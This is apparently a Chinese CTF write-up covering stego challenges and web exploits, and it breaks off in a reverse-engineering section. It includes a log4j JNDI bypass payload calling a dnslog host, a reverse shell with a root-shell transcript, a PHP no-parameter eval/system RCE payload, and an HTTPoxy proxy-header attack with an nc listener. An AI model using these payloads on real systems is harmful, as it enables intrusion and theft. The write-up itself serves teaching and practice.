

```
flag{932b2c0070e4897ea7df0190dbf36ece}
```

pipicc



Flag:
请输入Flag
提交
题目解出队伍数：0
CSDN @末 初


010 Editor - D:\BaiduNetdiskDownload\chal.bmp
文件(F) 编辑(E) 搜索(S) 视图(V) 格式(O) 脚本(I) 模板(L) 调试(D) 工具(T) 窗口(W) 帮助(H)
起始页
chal.bmp
编辑方式: 十六进制(H) 运行脚本 运行模板: BMP.bt
模板结果 - BMP.bt
名称
值
struct BITMAPFILEHEADER bmfh
struct BITMAPINFOHEADER bmih
struct BITMAPLINE lines[2160]
CSDN @末 初

另存出来修改文件头


起始页
chal.bmp
chal_36h_17BB000h.png
编辑方式: 十六进制(H) 运行脚本 运行模板
CSDN @末 初


`blue 0`通道发现JPG的字节流，不过是逆序的



`Save Bin`保存出来后，使用Python简单处理即可

```
from binascii import *

with open('blue0', 'rb') as f:
 hex_data = hexlify(f.read())[::-1]
 with open('flag.jpg', 'wb') as f1:
  for i in range(0, len(hex_data), 2):
   f1.write(unhexlify(hex_data[i:i+2][::-1]))
```

在得到的数据中，找到离文件尾`FF D9`最近的文件头`FF D8`




另存出这一段数据为`jpg`即可得到flag



```
flag{e0ca4ccd3586700e59eb87a4bd3527b5}
```

WEB


Shiro?

shiro反序列化直接打，发现很多命令都执行不了
发现是`Sprint Boot`框架






既然shiro打不进去，那换种思路，印象中Sprint Boot好像也存在最近大火的log4j RCE漏洞，可以尝试一下




发现存在waf检测
网上有log4j bypass绕过，fuzz测试下
测试绕过成功语句如下:


```
${${::-j}ndi:rmi://r5qm53.dnslog.cn/exp}
```



成功返回dnslog解析记录



尝试搭建ldap服务和http服务，构造语句反弹



```
2022-01-08 18:04:50 [LDAPSERVER] >> Listening on 0.0.0.0:1389
```

成功反弹，读取flag

```
root@c[redacted]a:/# ls
ls
bin
boot
demo
dev
etc
flag
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
start.sh
sys
tmp
usr
var
root@c[redacted]a:/# cat flag
cat flag
flag{c8[redacted]abfd9046b4d447e13c}
root@c3[redacted]:/#
```

RCE_No_Para

```php
<?php
if(';' === preg_replace('/[^\W]+\((?R)?\)/', '', $_GET['code'])) {
    if(!preg_match('/session|end|next|header|dir/i',$_GET['code'])){
        eval($_GET['code']);
    }else{
        die("Hacker!");
    }
}else{
    show_source(__FILE__);
}
?>
```

无参RCE，虽然过滤了很多关键字,但还是可以绕过。
通过传递自定义的新变量给数组，返回指定值，从而实现RCE。
构造payload:

```
?code=eval(current(array_reverse(current(get_defined_vars()))));&a=system('cat flag.php')
```

查看源码得到flag

自动换行


```php
<?php
$flag="flag{867cf9485fdee4f38db3dfc84548638c}";
?>
```


Flag配送中心

参考：HTTPoxy漏洞（CVE-2016-5385）

根据`RFC 3875`规定，`CGI（fastcgi）`要将用户传入的所有`HTTP头`都加上`HTTP_`前缀放入环境变量中，而恰好大多数类库约定俗成会提取环境变量中的`HTTP_PROXY`值作为`HTTP`代理地址。于是，恶意用户通过提交`Proxy: http://evil.com`这样的`HTTP`头，将使用缺陷类库的网站的代理设置为`http://evil.com`，进而窃取数据包中可能存在的敏感信息。



仪表盘
目标
代理
测试器
重发器
1
...
发送
取消
请求
Raw
头
Hex
GET / HTTP/1.1
Host: 113.201.14.253:14980
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.97 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
proxy: 4 :9999
CSDN @末 初


[root@ ~]# nc -lvvp 9999
Ncat: Version 7.50 (https://nmap.org/ncat)
Ncat: Listening on :::9999
Ncat: Listening on 0.0.0.0:9999
Ncat: Connection from 113.201.14.253.
Ncat: Connection from 113.201.14.253:48466.
POST http://www.yunyansec.com/ HTTP/1.1
Proxy-Connection: Keep-Alive
User-Agent: GuzzleHttp/6.2.0 curl/7.38.0 PHP/5.6.23
Content-Type: application/x-www-form-urlencoded
Host: www.yunyansec.com
Content-Length: 40
YourFlag=cazy%7BWE_4r3_f4mily_for3vEr%7D
CSDN @末 初


REVERSE

combat_slogan


丢进ida然后`search`找一下`main`函数



找到一串字符



